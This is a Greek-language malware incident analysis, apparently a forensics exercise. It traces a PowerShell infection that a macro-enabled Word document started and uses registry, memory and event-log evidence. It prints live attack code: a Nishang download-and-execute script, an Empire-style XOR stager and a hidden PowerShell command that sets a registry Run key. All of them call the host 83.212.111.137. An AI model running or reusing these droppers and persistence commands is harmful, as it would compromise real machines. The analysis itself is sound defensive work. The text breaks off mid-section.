


# ΑΝΑΛΥΣΗ ΕΠΕΙΣΟΔΙΟΥ #2 (v.2)

Με την είσοδο στο πρόγραμμα φαίνεται καθαρά ότι ξεκινάει κάποιο ύποπτο process διότι ανοίγει παράθυρο command, και εκτελείτε ύποπτο πρόγραμμα powershell…




Απευθείας το αποτέλεσμα της netstat δείχνει ύπαρξη outgoing connection tcp:

Επόμενη κίνηση (εκτός των άλλων) είναι να ανοίξουμε autorun για να δούμε τι εκτελείτε στο login του χρήστη.



Παραπάνω βλέπουμε ύποπτο εκτελέσιμο πρόγραμμα (batch) με το όνομα **c:\users\public\start.bat** να εκτελείτε κατά εκκίνηση.

Πιο συγκεκριμένα το πρόγραμμα αυτό βρίσκεται στο Registry, στην παρακάτω θέση:



Στο κατάλογο c:\users\public παρατηρούμε 2 ύποπτα αρχεία:

· priv\_add\_pers.ps1 (αρχείο με κώδικα PowerShell)

· start.bat (το «πονηρό» εκτελέσιμο που καλείτε κατά την εκκίνηση)

# ΑΝΑΛΥΣΗ ΤΟΥ MALWARE - PHASE 1

Κατά την ανάλυση του start.bat βλέπουμε αυτό που περιμέναμε:

**@echo off & cd c:\users\public & powershell.exe -windowstyle hidden -executionPolicy Bypass .\priv\_add\_pers.ps1**

Eκτελείτε (με @echo off ώστε να μην εμφανίσει κάτι στην κονσόλα) απλά καλεί σε ένα κρυφό παράθυρο το **priv\_add\_pers.ps1** μέσω powershell**.** Σημαντικό σημείο η flag “**-executionPolicy Bypass**” η οποία κάνει κάποιο powershell script να εκτελείτε από οποιοδήποτε file και σύμφωνα με την Microsoft "Nothing is blocked and there are no warnings or prompts" !!!

Διαβάζοντας το **priv\_add\_pers.ps1** βλέπουμε ότι τηρεί όσα… υπόσχονται τα σχόλια του!

function Download-Execute-PS

{

**<#**

**.SYNOPSIS**

**Nishang Payload which downloads and executes a powershell script.**

**.DESCRIPTION**

**This payload downloads a powershell script from specified URL and then executes it on the target.**

**Use the -nowdownload option to avoid saving the script on the target. Otherwise, the script is saved with a random filename.**

**.PARAMETER ScriptURL**

**The URL from where the powershell script would be downloaded.**

**.PARAMETER Arguments**

**The Arguments to pass to the script when it is not downloaded to disk i.e. with -nodownload function.**

**This is to be used when the scripts load a function in memory, true for most scripts in Nishang.**

**.PARAMETER Nodownload**

**If this switch is used, the script is not dowloaded to the disk.**

**.EXAMPLE**

**PS > Download-Execute-PS http://pastebin.com/raw.php?i=jqP2vJ3x**

**.EXAMPLE**

**PS > Download-Execute-PS http://script.alteredsecurity.com/evilscript.ps1 -Argument evilscript -nodownload**

**The above command does not download the script file to disk and executes the evilscript function inside the evilscript.ps1**

**.LINK**

**http://labofapenetrationtester.com/**

**https://github.com/samratashok/nishang**

**#>**

[CmdletBinding()] Param(

[Parameter(Position = 0, Mandatory = $True)]

[String]

$ScriptURL,

[Parameter(Position = 1, Mandatory = $False)]

[String]

$Arguments,

[Switch]

$nodownload

)

if ($nodownload -eq $true)

{

Invoke-Expression ((New-Object Net.WebClient).DownloadString("$ScriptURL"))

if($Arguments)

{

Invoke-Expression $Arguments

}

}

else

{

$rand = Get-Random

$webclient = New-Object System.Net.WebClient

$file1 = "$env:temp\$rand.ps1"

$webclient.DownloadFile($ScriptURL,"$file1")

$script:pastevalue = powershell.exe -ExecutionPolicy Bypass -noLogo -command $file1

Invoke-Expression $pastevalue

}

}

Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument evilscript -nodownload


Η ουσία βρίσκεται στην τελευταία γραμμή του script:

Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument evilscript -nodownload

Καλείτε και εκτελείτε από τον server με IP 83.212.111.137 λογισμικό κατά πάσα πιθανότητα κακόβουλο.

Ο συγκεκριμένος server δείχνει live με Apache2 και Λειτουργικό Ubuntu, ως εξής:

Παρατίθεται WHOIs information του Server:



## Whois information

% This is the RIPE Database query service.

% The objects are in RPSL format.

%

% The RIPE Database is subject to Terms and Conditions.

% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to '83.212.96.0 - 83.212.127.255'

% Abuse contact for '83.212.96.0 - 83.212.127.255' is 'abuse@grnet.gr'

inetnum: 83.212.96.0 - 83.212.127.255

netname: OKEANOS

descr: Greek Research and Technology Network S.A

descr: 56 Messogion Av.

descr: 11527 Athens

country: GR

admin-c: GN1931-RIPE

tech-c: GN1931-RIPE

status: ASSIGNED PA

mnt-by: GRNET-NOC

remarks: INFRA-AW

mnt-domains: MNT-GRNET-DNS

created: 2013-04-03T11:50:21Z

last-modified: 2013-04-03T11:50:21Z

source: RIPE

role: GRNET NOC

org: ORG-GRaT1-RIPE

address: Greek Research and Technology Network (GRNET) S.A.

address: Messogeion 56

address: Athens 11527, GREECE

phone: +30 210 7474274

fax-no: +30 210 7474490

remarks: --------------------------------------

remarks: For complains about abuse, spam etc:

abuse-mailbox: abuse@grnet.gr

remarks: --------------------------------------

admin-c: PT1566-RIPE

tech-c: YM412-RIPE

tech-c: AP3196-RIPE

tech-c: AL3706-RIPE

mnt-by: GRNET-NOC

nic-hdl: GN1931-RIPE

created: 2007-06-12T14:21:14Z

last-modified: 2014-01-27T08:08:29Z

source: RIPE # Filtered

% Information related to '83.212.96.0/19AS5408'

route: 83.212.96.0/19

descr: OKEANOS

origin: AS5408

mnt-by: GRNET-NOC

created: 2013-04-03T11:52:34Z

last-modified: 2013-04-03T11:52:34Z

source: RIPE

% This query was served by the RIPE Database Query Service version 1.85.1 (DB-2)

## Parent whois information

% This is the RIPE Database query service.

% The objects are in RPSL format.

%

% The RIPE Database is subject to Terms and Conditions.

% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to '83.212.0.0 - 83.212.255.255'

% Abuse contact for '83.212.0.0 - 83.212.255.255' is 'abuse@grnet.gr'

inetnum: 83.212.0.0 - 83.212.255.255

descr: Greek Research and Technology Network S.A

org: ORG-GRaT1-RIPE

netname: GR-GRNET-20040317

country: GR

admin-c: GN1931-RIPE

tech-c: GN1931-RIPE

status: ALLOCATED PA

mnt-by: RIPE-NCC-HM-MNT

mnt-lower: GRNET-NOC

mnt-routes: GRNET-NOC

mnt-domains: MNT-GRNET-DNS

created: 2004-03-17T13:24:28Z

last-modified: 2011-08-04T15:58:41Z

source: RIPE # Filtered

organisation: ORG-GRaT1-RIPE

org-name: Greek Research and Technology Network S.A

org-type: LIR

address: 56 Messogion Av.

address: 11527

address: Athens

address: GREECE

phone: +302107474274

fax-no: +302107474490

abuse-mailbox: abuse@grnet.gr

admin-c: PT1566-RIPE

admin-c: GN1931-RIPE

admin-c: AP3196-RIPE

admin-c: AL3706-RIPE

admin-c: YM1289-RIPE

mnt-ref: GRNET-NOC

mnt-ref: RIPE-NCC-HM-MNT

mnt-by: RIPE-NCC-HM-MNT

tech-c: GN1931-RIPE

abuse-c: GN1931-RIPE

created: 2004-04-17T11:24:56Z

last-modified: 2015-03-18T08:28:04Z

source: RIPE # Filtered

role: GRNET NOC

org: ORG-GRaT1-RIPE

address: Greek Research and Technology Network (GRNET) S.A.

address: Messogeion 56

address: Athens 11527, GREECE

phone: +30 210 7474274

fax-no: +30 210 7474490

remarks: --------------------------------------

remarks: For complains about abuse, spam etc:

abuse-mailbox: abuse@grnet.gr

remarks: --------------------------------------

admin-c: PT1566-RIPE

tech-c: YM412-RIPE

tech-c: AP3196-RIPE

tech-c: AL3706-RIPE

mnt-by: GRNET-NOC

nic-hdl: GN1931-RIPE

created: 2007-06-12T14:21:14Z

last-modified: 2014-01-27T08:08:29Z

source: RIPE # Filtered

% Information related to '83.212.243.0/24AS5408'

route: 83.212.243.0/24

descr: HCMR

origin: AS5408

mnt-by: GRNET-NOC

created: 2008-09-18T14:26:04Z

last-modified: 2008-09-18T14:26:04Z

source: RIPE

% This query was served by the RIPE Database Query Service version 1.86 (DB-2)

## Geo information

|  |  |
| --- | --- |
| Location | Athens, Attica, Greece (GR) |
| Latitude and Longitude | 37.98, 23.73 |
|  | |

## Update information


The information on this page is collected from many different sources on the internet. Below is the last update date given from each source.

|  |  |
| --- | --- |
| AS number information | 2016-05-22 |
| Parent whois information | 2016-04-09 |
| Port scan data | Cached, max 2 weeks old |
| PTR record and DNS servers | Cached, max 1 week old |
| SPAM and blocklist databases | 2016-05-27 |
| Whois information | 2016-03-11 |

# 

# ΑΝΑΛΥΣΗ ΤΟΥ powerup.ps1 - PHASE 2

To script εμφανίζεται ως malware στο VistusTotal με χαμηλό όμως ratio: 2/56



Στα 2 που το εντόπισαν, αναφέρεται ως ***Backdoor Shaninging*** malware.

Το exploit που αναλύουμε βασίζεται στο γνωστό exploit<https://github.com/samratashok/nishang/blob/master/Escalation/Invoke-PsUACme.ps1> μιας και ο κώδικας είναι ίδιος και χρησιμοποιείται για να κάνει bypass το UAC των windows.

Αμέσως μετά το bypass καλείται το payload, ως powershell script:

Invoke-PsUACme -method oobe -Payload 'powershell.exe -WindowStyle Hidden –enc

'

Αφού αποκρυπτογραφήσουμε το παραπάνω payload (που είναι σε BASE64) παίρνουμε το αντίστοιχο ισοδύναμο:

$WC=NEw-ObjecT SystEm.NeT.WEBCLiENt;

$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';

$Wc.HeAdERS.ADD('User-Agent',$u);

$Wc.PROxy = [SYSteM.Net.WEbRequESt]::DEFaUlTWebProxY;

$wc.PrOxy.CRedENtiALS = [SYstEM.Net.CrEDenTIalCAche]::DeFaultNEtWoRKCrEDentiaLS;

$K='ev\/lXc6kVWZ:[@#NrpH;dw|n0,JBST]';

$I=0;[cHAr[]]$B=([cHAr[]]($wC.DOwnLOADSTring("http://83.212.111.137:8080/index.asp")))|%{$\_-BXOR$K[$I++%$K.LenGth]};IEX ($B-joIn'')


To οποίο κατεβάζει και 2ο πρόγραμμα από την διεύθυνση:<http://83.212.111.137:8080/index.asp>


Πρόκειται για τον ίδιο server που κατέβασε και το προηγούμενο malware

Aποθηκεύουμε το αρχείο index.asp που στην ουσία τα περιεχόμενα του μας παραπέμπουνε σε εκτελέσιμο και όχι .asp αρχείο.

Σε ανάλυση στο malwr.com βλέπουμε ότι **αυτοεγκθίσταται** σαν **autorun** στα windows και κάνει **http requests**.

***index.asp***

******

***index.exe****(renamed)*

Προχωράμε στον εντοπισμό του λογισμικού που εγκατέστησε το malware (ουσιαστικά την ημερομηνία 1ης εκκινησης του start.bat)

Με ανάλυση της μνήμης (*χρήση* ***Dumpit*** *για raw memory image πρωτού επέμβουμε στο λειτουργικό*) με τη βοήθεια του **Regripper** βλέπουμε της εφαρμογές που εκτέλεσε ο χρήστης στις 4 Μαΐου από το hive file **NTUSER.DAT:**

*UserAssist*

*Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist*

*LastWrite Time Thu Oct 17 21:46:02 2013 (UTC)*

*{9E04CAB2-CC14-11DF-BB8C-A2F1DED72085}*

*{A3D53349-6E61-4557-8FC7-0028EDCEEBF6}*

*{B267E3AD-A825-4A09-82B9-EEC22AA3B847}*

*{BCB48336-4DDD-48FF-BB0B-D3190DACB3E2}*

*Tue May 24 12:40:44 2016 Z*

*set\_126018132\_en-us (1)*

*Tue May 24 12:36:19 2016 Z*

*txt\_1113862021\_en-US (2)*

*Wed May 4 11:20:02 2016 Z*

*set\_3410273868\_en-us (1)*

*Fri Mar 28 04:53:34 2014 Z*

*set\_425821061\_en-us (8)*

*Thu Oct 24 17:36:06 2013 Z*

*set\_3458257333\_en-us (2)*

*Tue Oct 22 17:09:04 2013 Z*

*set\_3170494014\_en-us (2)*

*Thu Oct 17 22:30:11 2013 Z*

*set\_2208541838\_en-us (1)*

*Thu Oct 17 22:27:32 2013 Z*

*set\_3731308582\_en-us (1)*

*Thu Oct 17 22:23:21 2013 Z*

*set\_3748675148\_en-us (1)*

*Wed May 4 14:48:34 2016 Z*

*{7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\7-Zip\7zFM.exe (3)*

*Wed May 4 14:32:20 2016 Z*

*{7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe (3)*

*Wed May 4 14:29:53 2016 Z*

*{7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\Foxit Software\Foxit Reader\FoxitReader.exe (11)*

*Wed May 4 13:09:47 2016 Z*

*C:\Users\IEUser\Downloads\readerdc\_en\_xa\_install.exe (1)*

*Wed May 4 13:00:51 2016 Z*

*C:\Users\IEUser\Downloads\FoxitReader734\_enu\_Setup\_Prom.exe (1)*

*Wed May 4 13:00:42 2016 Z*

*C:\Users\IEUser\Downloads\7z1514.exe (1)*

*Wed May 4 12:04:33 2016 Z*

*{7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\Microsoft Office\Office15\WINWORD.EXE (2)*

*Wed May 4 11:39:23 2016 Z*

*E:\setup.exe (1)*

*Wed May 4 11:20:04 2016 Z*

*{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\mmc.exe (4)*

*Wed May 4 11:14:25 2016 Z*

*C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache\IE\143R8G07\Firefox Setup Stub 46.0.1.exe (1)*

*Wed May 4 11:13:46 2016 Z*

*Microsoft.InternetExplorer.Default (16)*

Μετά από ανάλυση όλων των setup αρχείων της ημερομηνίας καταλήγουμε σε μη ύπαρξη κακόβουλου installer στα συγκεκριμένα.

Αμέσως επόμενος ύποπτος είναι έγγραφα word που άνοιξε ο χρήστης τότε.

Με ανάλυση και πάλι του αντίστοιχου hive file με Regripper, βλέπουμε τα **documents** που άνοιξε ο χρήστης την ημερομηνία εκείνη:

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.doc*

*LastWrite Time Wed May 4 11:53:41 2016 (UTC)*

*MRUListEx = 9,5,4,3,2,1,0,8,7,6*

*9 = JESUS THE REFUGEE.doc*

*5 = new\_challenges\_internat\_refugee\_protection\_e.doc*

*4 = The Refugee.doc*

*3 = AGRES\_2402.doc*

*2 = pal3.doc*

*1 = confp\_eho\_ayiemba.doc*

*0 = The\_Arab\_States\_and\_the\_Refugee\_Issue.doc*

*8 = Little\_IILT\_CS\_Migrants\_EN.doc*

*7 = 7406.doc*

*6 = dianabirkettarticle.doc*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.docm*

*LastWrite Time Wed May 4 12:04:05 2016 (UTC)*

*MRUListEx = 0*

*0 = refugees\_rights.docm*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.img*

*LastWrite Time Wed May 4 11:39:17 2016 (UTC)*

*MRUListEx = 0*

*0 = OfficeProfessionalPlus\_x86\_en-us.img*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.msu*

*LastWrite Time Fri Mar 28 16:04:07 2014 (UTC)*

*MRUListEx = 0*

*0 = Windows8.1-KB2919355-x86.msu*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.pdf*

*LastWrite Time Wed May 4 14:16:44 2016 (UTC)*

*MRUListEx = 8,5,7,6,4,3,2,1,0,9*

*8 = 52b2febafc5.pdf*

*5 = {DBB75789-2365-4F7C-93E4-9A39A3188A04}.pdf*

*7 = Arctic Refuge A Circle Of Testimony.pdf*

*6 = son-refugees-immigrant-united-states.pdf*

*4 = 120829-SPN.pdf*

*3 = refugees\_en.pdf*

*2 = turkey\_syrian\_crisis\_en.pdf*

*1 = Is-this-refugee-crisis-different.pdf*

*0 = refugee-innovation-web-5-3mb.pdf*

*9 = 3b66c2aa10.pdf*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1*

*LastWrite Time Tue May 24 16:16:43 2016 (UTC)*

*MRUListEx = 0*

*0 = priv\_add\_pers.ps1*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.rtf*

*LastWrite Time Sat Nov 16 16:05:05 2013 (UTC)*

*MRUListEx = 0*

*0 = license.rtf*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.zip*

*LastWrite Time Tue Oct 22 17:26:22 2013 (UTC)*

*MRUListEx = 1,0*

*1 = BGInfo.zip*

*0 = Wallpaper.zip*

*Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder*

*LastWrite Time Tue May 24 16:16:44 2016 (UTC)*

*MRUListEx = 10,4,2,1,9,8,0,7,5,6,3*

*10 = Public*

*4 = Downloads*

*2 = All Tasks*

*1 = System and Security*

*9 = KB2919355*

*8 = System32*


*0 = Applications*

*7 = The Internet*

*5 = wallpaper*

*6 = Appearance and Personalization*

*3 = Programs*

Η κατάληξη ***.docm*** μας οδηγεί στην άμεση εξέταση του συγκεκριμένου αρχείου. Τα αποτελέσματα μας οδηγούν στην **λύση και την αρχή της μόλυνσης** που έγινε με το άνοιγμα αυτού του αρχείου:


Στα παρακάτω αναλυτικά αποτελέσματα βλέπουμε ότι τελικά **καλέι powershell**. Τα εργαλεία που χρησιμοποιηθήκαν για την συγκεκριμένη ανάλυση ήταν:

* **Dumpit** *(memory image capture)*
* **Volatility.py** *(memory image analysis)*
* **Regripper** *(registry analyzer)*
* **ProcessHacker.exe** *(advanced windows task manager)*

# IXNH & LOG FILE ACTIVITY - PHASE 3

Tα 2 malware αρχεία που ξεκινούν με την έναρξη του Λειτουργικού έχουν ημερομηνία δημιουργίας την:

**Πέμπτη 4 Μαίου 5:05:01μμ**



Επίσης στα LOGS φαίνεται ότι την συγκεκριμένη ώρα και πιο συγκεκριμένα ένα δευτερόλεπτο πριν έλαβαν χώρα οι παρακάτω κινήσεις:

Information **5/4/2016 5:04:51 AM** PowerShell (PowerShell) 600 Provider Lifecycle


Information 5/4/2016 5:04:51 AM PowerShell (PowerShell) 600 Provider Lifecycle

Information 5/4/2016 5:04:51 AM PowerShell (PowerShell) 600 Provider Lifecycle

. . .

. . .


Σε γενικές γραμμές υπάρχει από την συγκεκριμένη ημέρα έντονη δραστηριότητα μέχρι τις 20:19:29 το απόγευμα και συνεχίζεται και τις υπόλοιπες ημέρες:



Στο όλο το παραπάνω διάστημα έχουν λάβει χώρα οι εξής κινήσεις που φανερώνουν διαδικασία μεταφοράς απο servers στο internet και εκτέλεσης malware στα εξής σημεία:

**Σημείο 1**

Αναλυτικά στις **5/4/2016 5:04:51 AM** κάποιος ή κάτι (με την θέληση του ή εν άγνοια του) εκτέλεσε το παρακάτω powershell command:



ProviderName=Registry NewProviderState=Started SequenceNumber=9 HostName=ConsoleHost HostVersion=4.0 HostId=218fae52-9fcc-4e27-b216-02552b68906e HostApplication=powershell.exe -WindowStyle Hidden -executionPolicy Bypass New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\ -Name Update -PropertyType String -Value c:\users\public\start.bat -force ; set-content c:\users\public\start.bat '@echo off & cd c:\users\public & powershell.exe -windowstyle hidden -executionPolicy Bypass .\priv\_add\_pers.ps1' ; powershell.exe -WindowStyle Hidden -executionPolicy Bypass -encodedCommand KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwA4ADMALgAyADEAMgAuADEAMQAxAC4AMQAzADcALwBkAG8AdwBuAC8AZQBtAHAAaQByAGUALQBzAGMAcgBpAHAAdAAuAHAAcwAxACcALAAnAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAcAByAGkAdgBfAGEAZABkAF8AcABlAHIAcwAuAHAAcwAxACcAKQA= EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=


Το οποίο εισάγει στο REGISTRY κάτω από το ‘\Software\Microsoft\Windows\CurrentVersion\Run\’ το ‘c:\users\public\start.bat’ ώστε να καλείτε κάθε φορά που εκκινούμε τον υπολογιστή μας. Επίσης δημιουργεί και τα περιεχόμενα των 2 προγραμμάτων υποστήριξης (αρχεία start.bat και priv\_add\_pers.ps1) που θα καλέσουν το malware.

H αποκρυπτογράφηση της τελευταίας εντολής δίνει το ξεκάθαρο μήνυμα (download από τον 83.212.111.137) το πρόγραμμα που αναλύθηκε παραπάνω :

(New-Object System.Net.WebClient).DownloadFile('http://83.212.111.137/down/empire-script.ps1','c:\users\public\priv\_add\_pers.ps1')

**Σημείο 2**

Λίγο αργότερα (με βάση τα logs) καλείτε το παρακάτω:



**ENCRYPTED**:

Stopped

Available

